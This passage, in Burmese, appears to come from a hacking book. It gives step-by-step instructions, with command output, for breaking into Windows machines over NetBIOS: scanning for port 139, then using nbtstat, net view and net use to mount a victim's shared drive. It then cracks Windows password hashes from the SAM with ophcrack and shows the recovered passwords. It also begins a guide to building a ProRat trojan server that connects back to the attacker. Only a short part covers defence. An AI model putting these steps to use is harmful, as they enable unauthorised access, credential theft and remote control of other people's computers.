NetBIOS ဆိုတာ Network Basic Input Output System ရဲ့အတိုကောက်ပါ။ သင့်ရဲ့ LAN or WAN ပေါ်က drives, folders, files and printers တွေကို share လုပ်ဖို့ခွင့်ပြုပေးတဲ့ဟာပါ။ NetBIOS ကနေတဆင့် ကွန်ပျူတာတစ်လုံးရဲ့ access ကိုရယူရတာ A ရမ်းရိုးစင်းလွယ်ကူပါတယ်။ Target computer က file and printer ကို enable လုပ်ထားပြီး port 139 ပွင့်နေဖို့ပဲလိုပါတယ်။ NetBIOS ကနေတဆင့် Windows machine တစ်ခုရဲ့ access ကိုဘယ်လို ရယူမလဲဆိုတာ ဧကန်မှာ ပြောပြပါမယ်။

၁. ပထမဆုံး Target ကို ရှာပါမယ်။ ဒီလိုရှာတဲ့နေရာမှာ ဟတ္တာတွေ A များဆုံးသုံးကြတဲ့ Tool ကတော့ Angry IP Scanner ဖြစ်ပါတယ်။ <http://www.angryziber.com/w/Download> ကနေ Download လုပ်ပြီး သွင်းလိုက်ပါ။

၂. ပြီးရင် Scan လုပ်ချင်တဲ့ IP range ကိုသတ်မှတ်ပါ။ WLAN (Wireless Local Area Network) တစ်ခုကို ချိတ်ဆက်ခဲ့တယ်ဆိုရင် ဧကန်ကတော့ တိုင်း Local Computers တွေကို scan စစ်ပါလိမ့်မယ်။

ပုံ - 66




၃. ဟတ္တာရဲ့ရည်ရွယ်ချက်က port 139 မှာ run နေတဲ့ NetBIOS ကနေတဆင့် access ကိုရယူဖို့ဖြစ်တာကြောင့် တွေ့ရှိတဲ့ host တွေရဲ့ ဒီ port ကိုရွေးပြီး scan လုပ်ပါမယ်။ ညာဘက်က Downward arrow ပုံလေးကို click လိုက်ပြီး Scan Port ကို check ပေးလိုက်ပါ။ Port A သစ်ကို ရွေးမလားလို့မေးတဲ့ Popup box တစ်ခုပေါ်လာပါမယ်။ YES ကိုနှိပ်ပါ။

ပုံ - 67



၄. Ports: အကွက်မှာ 139 လို့ ရိုက်ထည့်ပြီး OK ကိုနှိပ်ပါ။

ပုံ - 68



၅. Start ကိုနှိပ်ပါ။ စပြီး scan လုပ်ပါလိမ့်မယ်။ အားလုံးပြီးသွားပြီဆိုရင် result ကိုပြတဲ့ box တစ်ခု တက်လာပါမယ်။

ပုံ - 69



၆. IP ပေါင်း 224 ခုကို စစ်ခဲ့ကြောင်း၊ အဲဒီထဲက တစ်ခုပဲ active ဖြစ်ကြောင်းနဲ့ အဲဒီတစ်ခုကလည်း port 139 ပွင့်နေကြောင်း အပေါ်ကပုံမှာတွေ့ရမှာပါ။

ပုံ - 70

IP	Ping	Hostname
192.168.1.89	Dead Open ports: N/S	N/S
192.168.1.90	Dead Open ports: N/S	N/S
192.168.1.91	Dead Open ports: N/S	N/S
192.168.1.92	Dead Open ports: N/S	N/S
192.168.1.93	Dead Open ports: N/S	N/S
192.168.1.94	Dead Open ports: N/S	N/S
192.168.1.95	Dead Open ports: N/S	N/S
192.168.1.96	Dead Open ports: N/S	N/S
192.168.1.97	Dead Open ports: N/S	N/S
192.168.1.98	Dead Open ports: N/S	N/S
192.168.1.99	Dead Open ports: N/S	N/S
192.168.1.100	Dead Open ports: N/S	N/S
192.168.1.101	0 ms Open ports: 139	davids-machine....
192.168.1.102	Dead Open ports: N/S	N/S

၇. Common Prompt ကိုဖွင့်ဖို့ Start -> Run -> ကိုသွားပြီး cmd လို့ရိုက်ထည့် -> ပြီးရင် <Enter> ကုတ်ပါ။

၈. ပြီးရင် "nbtstat -a TargetIPAddress" လို့ရိုက်ထည့်ပါ။ target မှာ file နဲ့ printing ကို share enable ပေးထားရင် အောက်ကအတိုင်းပြပါလိမ့်မယ်။

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\David M>nbtstat -a 192.168.1.101

Wireless Network Connection 2:
Node IpAddress: [192.168.1.101] Scope Id: []

    NetBIOS Remote Machine Name Table

    Name                  Type                  Status
    -----
    DAVIDS-MACHINE <00>    UNIQUE                Registered
    DAVIDS-MACHINE <20>    UNIQUE                Registered
    MSHOME             <00>    GROUP                 Registered
    MSHOME             <1E>    GROUP                 Registered
    MSHOME             <1D>    UNIQUE                Registered
    .._MSBROWSE_. <01>    GROUP                 Registered

    MAC Address = 00-0F-B5-70-5E-0B
  
```

၉. အပေါ်ကပုံမှာ DAVIDS-MACHINE က target computer ရဲ့နာမည်ပါ။ A`ဒီနာမည်ရဲ့ ဘေးမှာ နံပါတ် <20> ဆိုတာကိုတွေ့မှာပါ။ ဒါဆို file and printer sharing enable ဖြစ်နေပါတယ်။ <20> ဆိုတာတစ်ခုမှ မတွေ့ရင်တော့ ဆက်လုပ်လို့မရပါဘူး။ target A သစ်သာ ဆက်ရှာပါတော့။

၁၀. “net view \\TargetIPAddress” ဆိုတဲ့ command ကိုရိုက်ပါ။ share လုပ်ထားတဲ့ drives, folders, files and printers တွေကို ပြမယ့် command ပါ။ ဒါရိုက်လို့မှ ဘာမှ မပေါ်လာဘူးဆိုရင် target မှာ ဘာကိုမှ share မလုပ်ထားပါဘူး။ ဒါဆို access ကိုရဖို့ ဆက်လုပ်လို့မရပါဘူး။ ဒီ example မှာတော့ A ၁က်ပါA တိုင်း ပေါ်လာပါတယ်။

ပုံ - 72

```
C:\Documents and Settings\David M>net view \\192.168.1.101
Shared resources at \\192.168.1.101

Share name  Type    Used as  Comment
-----
Printer     Print   Send To OneNote 2007
Printer2    Print   HP Photosmart 8200 Series
SharedDocs  Disk
The command completed successfully.
```

၁၁. Printer နှစ်လုံးနဲ့ SharedDocs ဆိုတဲ့ Disk တစ်ခုကို share ပေးထားပါတယ်။ ဒါဆို ဟတ္တာဟာ printer တွေကို ထိန်းချုပ်ရပြီး SharedDocs ထဲက A ရာA ဘေးလုံးကိုလည်း ကြည့်လို့ရပါပြီ။

၁၂. SharedDocs Disk ကို access ရဖို့ A`ဒီ drive ကို ဟတ္တာရဲ့ computer ထဲကို ကူးယူရပါမယ်။ “net use G: \\TargetIPAddress\DriveName” ဆိုတဲ့ command ကိုရိုက်ထည့်ပါ။ G: ဆိုတဲ့နေရာမှာ ကြိုက်တဲ့စာလုံးကို ထည့်နိုင်ပါတယ်။ drive ကို ကိုယ့်ကွန်ပျူတာထဲမှာ ဘာနာမည်နဲ့သိမ်းမယ်ဆိုတာကို ပြောတာပါပဲ။

ပုံ - 73

```
C:\Documents and Settings\David M>net use G: \\192.168.1.101\SharedDocs
System error 85 has occurred.

The local device name is already in use.

C:\Documents and Settings\David M>net use J: \\192.168.1.101\SharedDocs
The command completed successfully.
```

၁၃. အပေါ်က ပုံမှာ ပထမတစ်ခေါက် G: နဲ့ map out လုပ်တဲ့အခါ ကိုယ့် computer ထဲမှာ G နဲ့ drive ရှိနေပြီးသားလို့ error တက်ပါတယ်။ ဒီလိုတူနေရင် တစ်ခြား စာလုံးတစ်လုံးပြောင်းပေးလိုက်ပါ။

၁၄. အားလုံးပြီးသွားရင် My Computer ထဲသွားကြည့်ပါ။ Network Drives အောက်မှာ drive အသစ်တစ်ခု ရောက်နေတာ တွေ့ရပါလိမ့်မယ်။ အဲဒါဟာ target ရဲ့ SharedDocs drive ကြီးပါပဲ။ ဖွင့်ကြည့်လိုက်ရင် သူ့ရဲ့ documents အားလုံးကို တွေ့ရပါလိမ့်မယ်။

ပုံ - 74



Local Disk (C:)

Devices with Removable Storage



DVD-RAM Drive (D:)



Removable Disk (E:)



Removable Disk (F:)



Removable Disk (G:)



Removable Disk (H:)



Removable Disk (I:)

Network Drives



SharedDocs on '192.168.1.101'
(J:)

Cracking Windows Passwords

Windows XP နဲ့ Windows Vista password တွေကို crack ဖို့ [ophcrack](http://ophcrack.sourceforge.net/) <http://ophcrack.sourceforge.net/> ဆိုတဲ့ program တစ်ခုကို အသုံးပြုပါမယ်။ Ophcrack ဟာ Windows password cracker သက်သက်ပါ။ မြန်မြန်ဆန်ဆန် crack နိုင်ဖို့အတွက် rainbow table ကို အသုံးပြုပါတယ်။ XP နဲ့ Vista နှစ်ခုလုံးက password တွေကို crack နိုင်ပေမယ့် XP မှာ ပိုပြီးအဆင်ပြေပါတယ်။ Windows password တွေမှာ အသုံးပြုတဲ့ hash တွေထဲက တစ်ခုက LM (Lan Manager) hash ပါ။ password တစ်ခုဟာ 7 လုံးထက်ကျော်သွားရင် chunk 7 ခုခွဲလိုက်ပြီး စာလုံးအားလုံးကို uppercase ကိုပြောင်းလိုက်ပါတယ်။ DES encryption နဲ့ hash လိုက်ပါတယ်။ ဒီလို အပိုင်းလေးတွေအဖြစ် ခွဲလိုက်တာရယ်၊ uppercase ပြောင်းလိုက်တာ ရယ်တွေကြောင့် crack ရတာ ပိုလွယ်သွားပါတယ်။ Windows password ကို အောက်ပါ နှစ်နေရာမှာ သိမ်းပါတယ်။

- C:\WINDOWS\system32\config ဆိုတဲ့ directory ထဲမှာ
- registry: HKEY_LOCAL_MACHINESAM ထဲမှာ ဒါပေမယ့် နှစ်နေရာစလုံးမှာ password ပါတဲ့ဖိုင်ကို access မပေးပါဘူး။

ဒါဆို ဒီ hash တွေကို ဘယ်လို ကော်ပီလုပ်ကြမလဲ? နှစ်နည်း ရှိပါတယ်။

- Linux live CD နဲ့ boot လုပ်ပြီး SAM file ကို USB ထဲ ကော်ပီလုပ်ထည့်တာက တစ်နည်း
- Ophcrack ထဲမှာပါတဲ့ PWDUMP ဆိုတဲ့ program ကိုသုံးပြီး registry ကို လှည့်စားတဲ့နည်း တို့ဖြစ်ပါတယ်။


၁. ပထမဆုံး Ophcrack ကို ဒေါင်းပြီး install လုပ်ပါ။ version နှစ်ခုရှိပါတယ်။ A ခုA ရင်ဆုံးပြောမှာက windows မှာ Install လုပ်ပြီး A သုံးပြုနည်းဖြစ်တဲ့A တွက် ပထမ တစ်ခုကို ဒေါင်းပါ။

ပုံ - 75



၂. ဒေါင်းပြီးရင် သွင်းလိုက်ပါ။ rainbow table ကို ဒေါင်းမလားလို့ မေးတဲ့ option ပေါ်လာရင် အကုန်လုံးကို uncheck လုပ်ပစ်ပြီး program ကိုသာ သွင်းလိုက်ပါ။ rainbow table ကိုနောက်မှ သပ်သပ် ဒေါင်းတာ ပိုကောင်းပါတယ်။

ပုံ - 76



၃. သွင်းပြီးသွားရင် Ophcrack website ကိုသွားပြီး navigation က [Tables](http://ophcrack.sourceforge.net/tables.php) <http://ophcrack.sourceforge.net/tables.php> ကို click လိုက်ပါ။ download လုပ်နိုင်မယ့် table တွေ အားလုံးကိုပြပါလိမ့်မယ်။ character ပိုစုံလေ size ပိုကြီးလေဆိုတာကို တွေ့ပါလိမ့်မယ်။ ကိုယ့်ရဲ့ operating system နဲ့ ကိုက်ညီမယ့် table ကိုရွေးလိုက်ပါ။

ပုံ - 77၊ 78



XP free small (380MB)

formerly known as SSTIC04-10k

Success rate: 99.9%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: 17cfa3fc613e275236c1f23eb241bc86



XP free fast (703MB)

formerly known as SSTIC04-5k

Success rate: 99.9%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: f6f5536975b57c891ed5f2de702a02bd



XP special (7.5GB)

formerly known as WS-20k

Success rate: 96%

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ !"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~ (including the space character)



XP german (7.4GB)

formerly known as german

Success rate: 99%

Only for passwords that contains at least one german character (äöüÄÖÜß)

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ !"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~ äöüÄÖÜß



Vista free (461MB)

Success rate: 99%

Charset: based on a dictionary with variations (hybrid mode)

md5sum: 403cf58178d7272a48819b47ca8b2e6b



Vista special (8.0GB)

formerly known as NTHASH

Success rate: 99%

Passwords of length 6 or less

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#\$%&'()*+,-./:;<=>?@[\\]^_`{|}~ (including the space character)

Passwords of length 7

Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

Passwords of length 8

Charset: 0123456789abcdefghijklmnopqrstuvwxyz

၄. ဒီ example မှာတော့ XP free fast ကိုရွေးပြီး ဒေါင်းလိုက်ပါတယ်။ ပြီးရင် ophcrack ကိုဖွင့်ပြီး tables ဆိုတာကို ကလစ်နှိပ်ပါ။ ဒေါင်းထားတဲ့ table ကိုရွေးပြီး Install ကိုနှိပ်ပါ။ ပြီးရင် OK ကို နှိပ်ပါ။


ပုံ - 79



၆. Load ကို ကလစ်နှိပ်ပြီး Local SAM ကို ရွေးပါ။ မိမိကွန်ပျူတာပေါ်က user တွေ A ဘေးလုံးရဲ့ password hash တွေကို ပြပါလိမ့်မယ်။

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		11BF7B7120858...			
Bob	F8C911E43CDE1...	1BF354D7FF7D4...		empty	
David M		11BF7B7120858...			
Guest		31d6cfe0d16ae9...			empty
HelpAssistant	B68391CDC8408...	48172F9E449147...			
Pushkin	9D0501D50E39A...	F295D202A6CA6...			
SUPPORT_38894...		DA08B0B4B138B...			

Q - 81



၉. တွေ့တဲ့အတိုင်းပါပဲ မိနစ်အနည်းငယ်အတွင်းမှာတင် အကောင့်သုံးခုမှာ နှစ်ခုရဲ့ password ကို crack လိုက်ပါတယ်။

Bob : lolcats

David M : not found

Pushkin : Christmas02

Ophcrack LiveCD

အခု နောက်တစ်နည်းဖြစ်တဲ့ LiveCD နဲ့ crack တာကို ပြောပို့မယ်။

၁. [Ophcrack website](http://ophcrack.sourceforge.net/download.php?type=livedcd) <http://ophcrack.sourceforge.net/download.php?type=livedcd> ကိုသွားပြီး ကိုယ့် OS နဲ့ကိုက်မယ့် LiveCD ကိုဒေါင်းလိုက်ပါ။

၂. ရလာတဲ့ .ISO file ကို Linux chapter မှာတုန်းက Ubuntu LiveCD ကို ခုတ်ခဲ့သလို ခုတ်လိုက်ပါ။

၃. ခုတ်ပြီးရင် အဲဒီခွေကို CD-drive ထဲထည့်ပြီး cd ကနေ boot တက်လိုက်ပါ။

၄. အောက်ပါ screen ကိုမြင်ရပါလိမ့်မယ်။

ပုံ - 82

ophcrack LiveCD



Ophcrack Graphic mode
Ophcrack Graphic VESA mode
Ophcrack Text mode

More about currently selected:

Run Ophcrack the best way we can.
Try to autoconfigure graphics
card and use the maximum
allowed resolution

Automatic boot in 6 seconds...

၅. Ophcrack Graphic mode ထဲကို ဝင်ဖို့ enter ကုတ် ဒါမှမဟုတ် 6 စက္ကန့်စောင့်ပါ။
တစ်ခုခုမှားနေလို့ Graphic mode နဲ့တက်မလာရင် restart ပြန်ချပြီး Ophcrack Graphic VESA mode
နဲ့ဝင်ပါ။ ဒါလည်း မရရင် Ophcrack Text mode နဲ့ဝင်ပါ။

၆. Ophcrack loading ပြီးသွားရင် windows password hash တွေကို သူ့ဘာသာ ရှာယူပြီး စတင်
crack ပေးပါလိမ့်မယ်။

Windows Hacking ရန်မှ ကာကွယ်နည်းများ

NetBIOS attack ကနေ ကာကွယ်ဖို့...

၁. File and printer sharing ကို disable လုပ်ထားပါ။ Windows Vista မှာတော့ default အနေနဲ့ disable လုပ်ထားပြီးသားပါ။ ဒါပေမယ့် XP မှာတော့ ကိုယ်က လုပ်ပေးရပါမယ်။

- Start -> Control Panel -> Network Connections ကိုသွားပါ
- ကိုယ့်ရဲ့ active connection ကို double-click နှိပ်လိုက်ပါ။
- Properties ကို ကလစ်နှိပ်ပါ။
- File and Printer Sharing ကို ရွေးပေးထားရင် uncheck လုပ်လိုက်ပါ။ OK

ပုံ - 83၊ 84


LAN or High-Speed Internet



1394 Connection 2
Connected, Firewallled
1394 Net Adapter



Wireless Network Connection 2
Connected, Firewallled
NETGEAR WG111 802.11g Wir...





Chapter Eight

Malware

Malware တွေကတော့ ဒီနေ့မှာ တကယ်ကြီးမားတဲ့ ပြဿနာအိုးတွေပါ။ လူပေါင်းများစွာဟာ Malware တွေရန်ကို ကြုံတွေ့နေရပါတယ်။ အတွေ့ရအများဆုံး malware အမျိုးအစားတွေကတော့ Virus, Worm နဲ့ Trojan တို့ပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ malware တွေအကြောင်းကို ဆွေးနွေးမှာဖြစ်ပြီး Windows Trojan တစ်ခုကိုလည်း Example အနေနဲ့ အသုံးပြုပါမယ်။ Windows Trojan ကိုသုံးပြုဖို့ ဘာလို့ရွေးလဲဆိုတော့ Linux နဲ့ Mac computer တွေအတွက် malware သိပ်မရှိပါဘူး။

အဓိပ္ပါယ် ဖွင့်ဆိုချက်

၁. Viruses – Virus တွေဟာ လူတွေရဲ့ အကူအညီမပါဘဲ မပြန့်နှံ့နိုင်ပါဘူး။ သူတို့နေဖို့ host တစ်ခုလိုတဲ့အတွက် သူတို့ဟာ ကပ်ပါးကောင်တွေနဲ့ တူပါတယ်။ host တွေဟာ ပုံမှန်မြင်နေကြ program တွေ file တွေလိုပါပဲ။ ဒီ program ကို run လိုက်တာနဲ့ virus ဟာ စတင်အလုပ် လုပ်ဆောင်ပြီး တစ်ခြားဖိုင်တွေကိုပါ ကူးစက်စေပါတယ်။ Virus တွေဟာ ဖျက်အားကောင်းကြပါတယ်။ သင်တို့ရဲ့ hardware တွေ software တွေနဲ့ file တွေကို ပျက်ဆီးအောင်လုပ်နိုင်ကြပါတယ်။ File တွေကို share လုပ်ကြတာကနေ တဆင့်၊ email attachment တွေကနေတဆင့် virus တွေ ပျံ့နှံ့ကြပါတယ်။

၂. Worms – Worm ကတော့ network ပေါ်က computer တွေဆီကို သူ့ဘာသာသူ ကော်ပီပွားသွားနိုင်တဲ့ malicious program ပါ။ Virus နဲ့မတူတဲ့အချက်က worm ဟာ ပျံ့နှံ့ဖို့၊ ကူးစက်စေဖို့ လူရဲ့ အကူအညီမလိုပါဘူး။ System တစ်ခုကို သူကိုက်လိုက်ပြီဆိုတာနဲ့ သူ့ရဲ့ကော်ပီတွေကို တစ်ခြား system တွေဆီပါ ပျံ့နှံ့အောင် လုပ်ဆောင်ပါတယ်။

၃. Trojan Horse – Trojan Horse ဆိုတာ System တစ်ခုရဲ့ desktop ကိုပြောင်းတာ၊ User interface ကို ကွိုင်တက်အောင် လုပ်တာ၊ mouse ကို ထိန်းချုပ်တာ စတဲ့ ပေါက်တတ်ကရတွေ လုပ်နိုင်တဲ့ malicious program ပါ။ သင့်ရဲ့ data တွေကို ရယူဖို့၊ ဖိုင်တွေကို ဖျက်ပစ်ဖို့၊ password တွေခိုးဖို့၊ keystroke တွေကို ဖမ်းယူဖို့ စတာတွေကိုလည်း လုပ်ဆောင်နိုင်ပါသေးတယ်။

၄. Logic Bombs – Logic Bomb ဆိုတာ အချိန်မကျသေးသရွေ့၊ ဒါမှမဟုတ် user က သတ်မှတ်ထားတဲ့ action ကို မလုပ်သေးသရွေ့ ငြိမ်ငြိမ်လေး ကုပ်နေတဲ့ program တစ်ခုအတွင်းက code တစ်ချို့ပါပဲ။ အချိန်ကျပြီဆိုတာနဲ့ မူရင်း program နဲ့မဆိုင်တဲ့ အလုပ်တွေကို စပြီး လုပ်ဆောင်မယ့် code တွေပါ။

၅. Bacteria – Bacteria ကတော့ သူတို့ကိုယ်သူတို့ ကော်ပီတွေ အများကြီးပွားတဲ့ ကောင်တွေပါ။ system resource တွေဖြစ်တဲ့ processor power, memory နဲ့ disk space တွေအားလုံးကို ကုန်သွားအောင်၊ ပြည့်သွားအောင် လုပ်မယ့်ကောင်တွေပါ။

၆. Blended Threats – သူကတော့ အပေါ်ကဟာတွေအားလုံးကို ပေါင်းစပ်ပြီး system vulnerabilities တွေနဲ့အတူအသုံးပြုပြီး ဖြန့်ဖို့၊ machine တွေကို ကိုက်ဖို့ လုပ်မယ့်ကောင်ပါ။

ProRat

Malicious program တွေကိုမြင်သာအောင် ပြဖို့အတွက် Windows Trojan တစ်ခုဖြစ်တဲ့ ProRat အကြောင်းနည်းနည်းပြောပြပါမယ်။

၁. ဒီကနေ ဒေါင်းလိုက်ပါ။ <http://www.prorat.net/downloads.php> ဒေါင်းပြီးရင် rar ဖြည်ဖို့ password က “pro” ပါ။

၂. Program ကိုဖွင့်လိုက်ပါ။ အောက်ပါအတိုင်း တွေ့ရပါလိမ့်မယ်။

ပုံ - 85



၃. Trojan file ကို create လုပ်ရပါမယ်။ Create ကို ကလစ်နှိပ်ပြီး Create ProRat Server ကိုရွေးလိုက်ပါ။

၄. အဲဒီ server က Victim ဆီရောက်သွားအပြီးမှာ ကိုယ့်စက်ကို ချိတ်ဆက်လို့ရအောင် ကိုယ့်ရဲ့ IP address ရိုက်ထည့်ပါ။ ကိုယ့် IP ကိုမသိဘူးဆိုရင် ဘေးနားက မြားပုံလေးကို နှိပ်လိုက်ပါ။ သူ့ဘာသာ ဖြည့်ပေးပါလိမ့်မယ်။

ပုံ - 86

Create Server

Notifications

General Settings

Bind with File

Server Extensions

Server Icon

Help

ProConnective Notification (Network and Router)
Supports Reverse Connection
☒ Use ProConnective Notification **Test**

IP (DNS) Address: **127.0.0.1**

Mail Notification
Doesn't support Reverse Connection
☒ Use Mail Notification **Test**

E-MAIL : **myemail@email.com**

ICQ Pager Notification
Doesn't support Reverse Connection
☒ Use ICQ Pager Notification **Test**

ICQ UIN: **157116797**

